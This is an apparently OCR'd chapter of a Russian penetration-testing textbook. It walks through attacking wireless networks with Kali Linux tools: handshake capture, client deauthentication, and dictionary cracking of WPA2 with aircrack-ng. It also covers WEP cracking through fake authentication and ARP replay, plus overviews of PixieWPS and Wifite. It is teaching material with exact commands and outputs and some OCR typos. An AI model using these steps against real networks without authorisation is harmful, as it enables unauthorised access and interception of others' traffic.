Л14. Инструменты тестирования беспроводной сети в Kali Linux

В состав инструментов Kali Linux входит несколько инструментов, работающих как из командной строки, так и из базового графического интерфейса. Эти инструменты можно использовать для преобразования сетевого интерфейса в сетевой монитор, захвата трафика и обратного пароля аутентификации. Первый из этих инструментов, Aircrack-ng, представляет собой набор инструментов. Кроме того, мы рассмотрим и другие инструменты командной строки и графического интерфейса, которые охватывают весь спектр задач, связанных с тестированием на проникновение при беспроводном соединении.

Aircrack-ng

Aircrack-ng — набор инструментов, которые позволяют тестерам на проникновение проверять безопасность беспроводных сетей. Пакет включает инструменты для следующих задач.

- **Мониторинг.** Это инструменты, разработанные специально для захвата трафика с целью последующего анализа. Далее мы рассмотрим более подробно, как с помощью инструментов Aircrack-ng захватывать беспроводной трафик, который позже можно изучить, используя другое программное обеспечение, например Wireshark.
- **Атаки.** Инструменты для атаки целевых сетей. В их состав входят средства, которые выполняют атаку во время проверки данных пользователя (аутентификации). Кроме того, Aircrack-ng в момент атаки способен проводить инъекции пакетов, отправляемых в беспроводной поток данных как клиентам, так и точке доступа.
- **Тестирование.** Эти инструменты позволяют тестировать беспроводные карты.
- **Взлом.** Aircrack-ng также может взламывать предварительные беспроводные ключи, найденные в WEP, WPA и WPA2.

Кроме инструментов, работающих в командной строке, Aircrack-ng используется в ряде инструментов с графическим интерфейсом. Твердое понимание того, как работает Aircrack-ng, обеспечит прочную основу для применения других инструментов, которые мы рассмотрим далее в этой главе.

Использование общего ключа для взлома WPA

Воспользуемся набором инструментов Aircrack-ng для атаки на беспроводную сеть WPA2. Процесс включает в себя идентификацию нашей целевой сети, захват четырехстороннего рукопожатия, а затем составление списка слов, который будет использован для взлома кода доступа с применением грубой силы. Этот список слов в сочетании с SSID беспроводной сети окажется предварительным общим ключом. Взломав код доступа, мы сможем пройти аутентификацию в целевой беспроводной сети.

1. Убедитесь, что карта беспроводной сети вставлена и правильно работает. Для этого введите в командную строку следующую команду:

   ```
   # iwconfig
   ```

   Команда должна вывести что-то похожее на то, что показано на рис. 11.11. Если беспроводной интерфейс не отображается, убедитесь, что он правильно настроен.

   Здесь мы определили наш беспроводной интерфейс как `wlan0`. Если у вас в сети несколько интерфейсов, вы также увидите `wlan1`. Убедитесь, что во время тестов вы используете правильный интерфейс.

```
root@kali:~# iwconfig
wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

Рис. 11.11. Ответ на команду iwconfig

2. В первую очередь мы задействуем инструмент airmon-ng. Он позволяет перевести вашу беспроводную сетевую карту в так называемый режим мониторинга. Это очень похоже на перевод сетевого интерфейса в режим захвата трафика. Данный режим, по сравнению с обычным, позволяет захватывать больше трафика. Чтобы узнать, какие параметры доступны в airmon-ng, введите команду:

   ```
   # airmon-ng -h
   ```

   В ответ вы увидите следующее (рис. 11.12).

```
root@kali:~# airmon-ng -h

usage: airmon-ng <start|stop|check> <interface> [channel or frequency]
```

Рис. 11.12. Параметры, доступные в airmon-ng

Для изменения режима беспроводной сетевой карты на режим мониторинга введите команду:

```
# airmon-ng start wlan0
```

В случае успеха мы увидим следующий ответ (рис. 11.13).

```
root@kali:~# airmon-ng start wlan0

       Interface       Driver          Chipset

       wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Рис. 11.13. Изменение режима беспроводной сетевой карты

После повторной проверки интерфейсов, выполняемой с помощью команды `iwconfig`, мы увидим, что наш интерфейс был изменен (рис. 11.14).

```
root@kali:~# iwconfig
wlan0mon  IEEE 802.11bgn  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

Рис. 11.14. Беспроводной сетевой интерфейс изменен

Иногда встречаются процессы, которые мешают переводу беспроводной карты в режим мониторинга. При выполнении команды `airmon-ng start wlan0` может появиться следующее сообщение (рис. 11.15).

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  525 NetworkManager
  636 dhclient
  874 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.
11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"
```

Рис. 11.15. Сообщение о возникших проблемах при изменении режима беспроводной сетевой карты

Это значит, что, возможно, существует три процесса, которые не позволяют перевести беспроводную карту в режим мониторинга (рис. 11.16). В этом случае мы запускаем следующую команду:

```
# airmon-ng check kill
```

```
root@kali:~# airmon-ng check kill

Killing these processes:

  PID Name
  636 dhclient
  874 wpa_supplicant
```

Рис. 11.16. Процессы, мешающие переводу беспроводной сетевой карты в режим мониторинга

3. Для остановки этих процессов выполните следующие команды:

```
# pkill dhclient
# pkill wpa_supplicant
```

После введения этих команд процессы, мешающие airmon-ng, будут остановлены. Для их повторного запуска по окончании использования инструментов Aircrack-ng введите две следующие команды:

```
# service networking start
# service network-manager start
```

Другой способ запустить процессы — перезагрузить Kali Linux.

На следующем этапе нам нужно просканировать целевую сеть. В предыдущем разделе мы обсудили, какие разведывательные операции необходимы для выявления потенциальных целевых сетей. Сейчас для идентификации нашей целевой сети мы собираемся поработать с инструментом airodump-ng, а также определить BSSID, который он использует, и канал, на котором он вещает. Чтобы получить доступ к параметрам airodump-ng, введите в командной строке следующее:

```
# airodump-ng -help
```

Это приведет к такому выводу (рис. 11.17).

```
root@kali:~# airodump-ng --help

  Airodump-ng 1.2 rc3 - (C) 2006-2015 Thomas d'Otreppe
  http://www.aircrack-ng.org

  usage: airodump-ng <options> <interface>[,<interface>,...]

  Options:
      --ivs                 : Save only captured IVs
      --gpsd                : Use GPSd
      --write      <prefix> : Dump file prefix
      -w                    : same as --write
      --beacons             : Record all beacons in dump file
      --update       <secs> : Display update delay in seconds
      --showack             : Prints ack/cts/rts statistics
      -h                    : Hides known stations for --showack
       f             <msecs> : Time in ms between hopping channels
      --berlin       <secs> : Time before removing the AP/client
                              from the screen when no more packets
                              are received (Default: 120 seconds)
      -r             <file> : Read packets from that file
      -x            <msecs> : Active Scanning Simulation
      --manufacturer        : Display manufacturer from IEEE OUI list
      --uptime              : Display AP Uptime from Beacon Timestamp
      --wps                 : Display WPS information (if any)
      --output-format
                  <formats> : Output format. Possible values:
                              pcap, ivs, csv, gps, kismet, netxml
      --ignore-negative-one : Removes the message that says
                              fixed channel <interface>: -1
      --write-interval
                  <seconds> : Output file(s) write interval in seconds
```

Рис. 11.17. Параметры airodump-ng

Теперь мы будем использовать команду `airodump-ng` для идентификации нашей целевой сети. Введите следующую команду:

```
# airodump-ng wlan0mon
```

Инструмент airodump-ng будет работать столько, сколько потребуется для определения целевой сети. Как только вы увидите целевую сеть, остановите процесс, нажав Ctrl+C. На экране появится следующий вывод, в котором будет показана целевая сеть (рис. 11.18).



Рис. 11.18. Целевая сеть выделена

4. На предыдущем этапе мы определили три ключевых элемента. Во-первых, нашли нашу целевую сеть, которая называется Aircrack_Wi-Fi. Во-вторых, у нас есть BSSID, который является MAC-адресом для целевой сети: 44:94:FC:37:10:6E. И наконец, узнали номер канала: 6. Следующим этапом будет захват беспроводного трафика, исходящего из целевой точки доступа. Наша цель — захватить четырехстороннее рукопожатие. Чтобы начать захват трафика, введите в командной строке команду:

```
# - airodump-ng wlan0mon -c 6 --bssid 44:94:FC:37:10:6E -w Wi-Ficrack
```

Смысл этой команды следующий: airodump-ng должен использовать интерфейс мониторинга для захвата трафика беспроводной сетевой карты, MAC-адрес которой — 44:94:FC:37:10:6E, и канала нашей целевой сети. На рис. 11.19 показан вывод команды.

Рис. 11.19. Ответ на команду захвата трафика целевой беспроводной сетевой карты

По мере выполнения команды следует убедиться, что мы захватили рукопожатие. Если клиент подключается с допустимым рукопожатием, выходные данные команды показывают его как захваченное (рис. 11.20).

Рис. 11.20. Рукопожатие захвачено

Если вы не можете получить рукопожатие WPA, посмотрите, есть ли клиент, обращающийся к сети. В данном случае мы видим станцию, подключенную к целевой беспроводной сети с MAC-адресом 64:A5:C3:DA:30:DC. Поскольку это устройство аутентифицировалось, скорее всего, после обрыва связи (деаутентификации) оно снова автоматически начнет процесс подключения. Чтобы инициировать обрыв связи, введите в командную строку следующую команду:

```
# aireplay-ng -0 3 -a 44:94:FC:37:10:6E - c 64:A5:C3:DA:30:DC wlan0mon
```

Команда `aireplay-ng` позволяет вводить пакеты в коммуникационный поток и деаутентифицировать клиент. Это заставит клиент выполнить новое рукопожатие WPA, которое мы, в свою очередь, можем захватить.

5. После того как мы захватили рукопожатие, airodump-ng следует остановить. Для этого нажмите сочетание клавиш Ctrl+C. Если мы рассмотрим корневую папку, то увидим четыре файла, которые были созданы из нашего дампа (рис. 11.21).

   В Wireshark мы можем изучить файл `wificrack-01.cap`. Если мы перейдем к протоколу *EAPOL*, то увидим захваченное четырехстороннее рукопожатие (рис. 11.22).

   При дальнейшем изучении мы обнаружим конкретный ключ WPA Nonce и связанную с ним информацию (рис. 11.23).

6. Теперь у нас есть информация, необходимая для взлома предварительного общего ключа WPA. Для этого мы воспользуемся инструментом Aircrack-ng. Ниже приведена одноименная команда:

   ```
   # aircrack-ng -w rockyou.txt -b 44:94:FC:37:10:6E wificrack-01.cap
   ```

   В этой команде мы идентифицируем BSSID целевой сети с параметром `-b`. Затем указываем на файл захвата `wificrack-01.cap`. Наконец, мы используем список слов примерно так, как взламывали бы файл пароля. В этом случае мы взяли список из файла `rockyou.txt`. Как только команда будет введена, нажмите Enter, и Aircrack-ng начнет работать (рис. 11.24).

Рис. 11.21. В корневой папке созданы четыре файла



Рис. 11.22. Рукопожатие перехвачено



Рис. 11.23. Ключ WPA Noice и связанная с ним информация найдены



Рис. 11.24. Aircrack-hg запущен

На основании списка паролей `rockyou.txt` Aircrack-ng проверит каждую комбинацию захваченного файла. Если используемый в предварительном общем ключе код доступа есть в файле, Aircrack-ng выдаст следующее сообщение (рис. 11.25).



Рис. 11.25. Сообщение Aircrack-ng

На рис. 11.25 мы видим, что `passcode "15SHOUTINGspiders"` находился в файле `rockyou.txt`. Обратите также внимание, что взлом занял примерно 1 час 42 минуты и в конечном итоге было проверено 8 623 648 различных кодов доступа. Этот метод можно использовать с любым списком паролей так же, как это делалось в главе о взломе паролей. Учтите, что пароль может иметь длину от 8 до 63 символов.

Количество комбинаций, которые мы можем применить, слишком велико, чтобы подбирать пароль вручную. Однако такая атака будет эффективна против легко запоминаемых или коротких парольных фраз.

Влом WEP

Процесс взлома WEP очень похож на таковой в отношении WPA. Определите целевую сеть, захватите трафик с механизмом аутентификации, а затем, чтобы прервать связь целевого беспроводного устройства с сетью, выберите атаку грубой силы. Однако процесс взлома WEP несколько отличается от процесса взлома WPA. В отличие от взлома WPA, где нам нужно было лишь захватить четырехстороннее рукопожатие, в WEP-взломе потребуется убедиться, что мы собрали достаточно *векторов инициализации (IVs)*. На первый взгляд это может показаться очень сложной задачей, но с помощью доступных методов мы можем значительно сократить время на перехват и анализ трафика.

1. Чтобы начать процесс взлома WEP, следует перевести беспроводную карту в режим мониторинга. Это делается так же, как и при взломе WPA. Введите следующую команду:

   ```
   # airmong-ng start wlan0
   ```

2. Далее, чтобы найти целевую сеть, выполните такую команду:

   ```
   # airodump-ng wlan0mon
   ```

   Это приведет к созданию списка беспроводных сетей (рис. 11.26).



Рис. 11.26. Список беспроводных сетей создан

Мы определили целевую сеть под управлением WEP с BSSID C0:56:27:DB:30:41. В том же ключе мы должны отметить это, а также канал, который использует точка доступа. В данном случае это канал 11.

3. Для захвата данных в целевой беспроводной сети мы введем команду `airodump-ng`:

```
# airodump-ng -c 11 -w belkincrack --bssid C0:56:27:DB:30:41
```

Она наводит инструмент airodump-ng на нашу целевую сеть, расположенную на соответствующем канале. Кроме того, мы фиксируем трафик, записанный в файл `belkincrack`. Вывод команды будет таким (рис. 11.27).



Рис. 11.27. Вывод команды airodump-ng

Обратите внимание, что мы пока не видим никаких данных, передаваемых и принимаемых этой точкой доступа. Это важно, так как для взлома ключа WEP нам нужно захватить пакеты данных, которые содержат векторы инициализации (IVs).

4. Мы должны подделать аутентификацию для нашей целевой сети. По сути, мы используем инструмент Aircrack-ng под названием aireplay-ng, чтобы сообщить точке доступа, что у нас есть правильный ключ WEP и мы готовы аутентифицироваться. Даже если у нас нет правильного ключа, следующая команда позволяет подделать аутентификацию и общаться с точкой доступа WEP:

```
# aireplay-ng -1 0 -a C0:56:27:DB:30:41 wlan0mon
```

Здесь мы подделали аутентификацию, указав `-1` и `0` как время повторной передачи и `-a` как BSSID нашей целевой точки доступа. После выполнения команды мы получим следующий результат (рис. 11.28).



Рис. 11.28. Результат выполнения команды aireplay-ng

Теперь у нас есть возможность общаться с точкой доступа WEP.

5. Как вы видели, при выполнении шага 3 мы получили очень мало данных, передаваемых в обоих направлениях через точку доступа. Чтобы гарантировать, что мы можем получить большое количество данных, нам следует захватить IV и создать коллизию. Для увеличения потока данных от точки доступа нам снова нужно использовать aireplay-ng. С помощью команды, приведенной ниже, мы собираемся провести повторную атаку на запросы ARP и ретранслировать их в точку доступа. Каждый раз, когда выполняется такая операция, генерируется новый вектор инициализации и наши шансы на форсирование этой коллизии увеличиваются. Откройте второй терминал и введите в командную строку следующую команду:

```
# aireplay-ng -3 -b C0:56:27:DB:30:41 wlan0mon
```

Здесь `-3` говорит aireplay-ng провести атаку повторного воспроизведения запроса ARP против сети `-b` на определенном интерфейсе wlan0mon. После выполнения команды вам необходимо принудительно выполнить запросы ARP, вызвав другой хост в той же сети. Это активизирует запросы ARP. Как только операция будет выполнена, вы увидите следующий вывод (рис. 11.29).

```
root@kali:~# aireplay-ng -3 -b C0:56:27:DB:30:41 wlan0mon
No source MAC (-h) specified. Using the device MAC (10:FE:ED:24:6F:F2)
18:55:40  Waiting for beacon frame (BSSID: C0:56:27:DB:30:41) on channel 11
Saving ARP requests in replay_arp-0617-185541.cap
You should also start airodump-ng to capture replies.
Read 19256 packets (got 27 ARP requests and 47 ACKs), sent 76 packets...(497 pps
Read 19357 packets (got 42 ARP requests and 83 ACKs), sent 126 packets...(498 pp
Read 19470 packets (got 69 ARP requests and 122 ACKs), sent 177 packets...(501 p
Read 19606 packets (got 90 ARP requests and 167 ACKs), sent 227 packets...(500 p
```

Рис. 11.29. Запросы ARP активизированы

Если мы вернемся к первой командной строке, где работает airodump-ng, то увидим, что скорость передачи данных начинает увеличиваться. В этом случае мы получим более 16 000 векторов инициализации (рис. 11.30).

```
CH 11 ][ Elapsed: 14 mins ][ 2016-06-17 19:08

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

C0:56:27:DB:30:41  -27 100     5608    16358    0  11  54e  WEP  WEP    OPN  b

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C0:56:27:DB:30:41  10:FE:ED:24:6F:F2    0   48 - 1      0    491966
C0:56:27:DB:30:41  3C:15:C2:CE:45:CE  -22   54e-54e     0     11839
```

Рис. 11.30. Поток данных увеличился

6. Откройте третий терминал. Здесь мы собираемся начать взлом WEP. Он может выполняться в тот момент, пока команда `airodump-ng` захватывает IV. Чтобы запустить этот процесс, введите следующую команду:

```
# aircrack-ng belkincrack-01.cap
```

Здесь мы просто указываем команде `aircrack-ng` на работающий файл `capture`. Aircrack-ng сразу примется за работу (рис. 11.31).



Рис. 11.31. Aircrack-ng принялся за работу

Если IV недостаточно, Aircrack-ng повторит подключение, когда количество станет приемлемым. Как показано на рис. 11.32, Aircrack-ng смог определить ключ WEP. Всего было захвачено 15 277 векторов инициализации, которые использовались для взлома. Кроме того, менее чем за три минуты были протестированы 73 253 ключа (рис. 11.32).



Рис. 11.32. Ключ WEP определен

Как видите, в этой атаке с нужным количеством беспроводного трафика и набором инструментов Aircrack-ng мы смогли определить ключ WEP, который

позволяет аутентифицироваться в сети. Это была легкая атака, в которой мы показали переход от WEP к аутентификации WPA. Как уже говорилось, из-за этой уязвимости количество сетей WEP уменьшается, но их еще можно встретить. Благодаря рассмотренному примеру атаки вы теперь понимаете серьезную опасность, связанную с данной уязвимостью.

PixieWPS

PixieWPS — это автономный инструмент грубой силы, который используется для обратного вывода беспроводной точки доступа WPS. Название PixieWPS происходит от атаки Pixie-Dust, которая была выявлена Домиником Бонгардом (Dominique Bongard). Эта уязвимость позволяет применить грубую силу WPS PIN.

Чтобы открыть PixieWPS, введите в командной строке следующую команду:

```
# pixiewps
```

После ее выполнения вы получите различные параметры. Чтобы PixieWPS работал правильно, необходимо иметь следующую информацию:

- открытый ключ пользователя;
- открытый ключ регистрации;
- полученный хеш-1;
- полученный хеш-2;
- ключ сеанса аутентификации;
- специальное слово.

Из-за того что требуется столько компонентов, PixieWPS часто запускается как часть другого инструмента, например Wifite.

Wifite

Wifite — автоматизированный инструмент тестирования беспроводных сетей на проникновение, использующий средства из набора Aircrack-ng и инструменты командной строки Reaver и PixieWPS.

Wifite может захватить трафик, разорвать связь, проследить за новым подключением и проверкой подлинности логина и пароля для беспроводных сетей типа WEP, WPA и WPS. Для запуска приложения выполните команду основного меню Applications ▸ Wireless Attacks ▸ Wifite (Приложения ▸ Беспроводные атаки ▸ Wifite) или введите в командную строку следующее:

```
# wifite
```

Эта команда выведет нас к начальному экрану (рис. 11.33).

Wifite автоматически переведет беспроводную карту в режим мониторинга, а затем начнет сканирование беспроводных сетей (рис. 11.34).



Рис. 11.33. Начальный экран Wifite



Рис. 11.34. Сканирование беспроводных сетей в автоматическом режиме

Как только вы увидите в списке целевую сеть (в данном примере ESSID или широковещательный SSID Brenner), нажмите сочетание клавиш Ctrl+C. В это время вам будет предложено ввести либо один номер, либо диапазон для тестирования. В примере мы введем 4 и нажмем клавишу Enter (рис. 11.35).

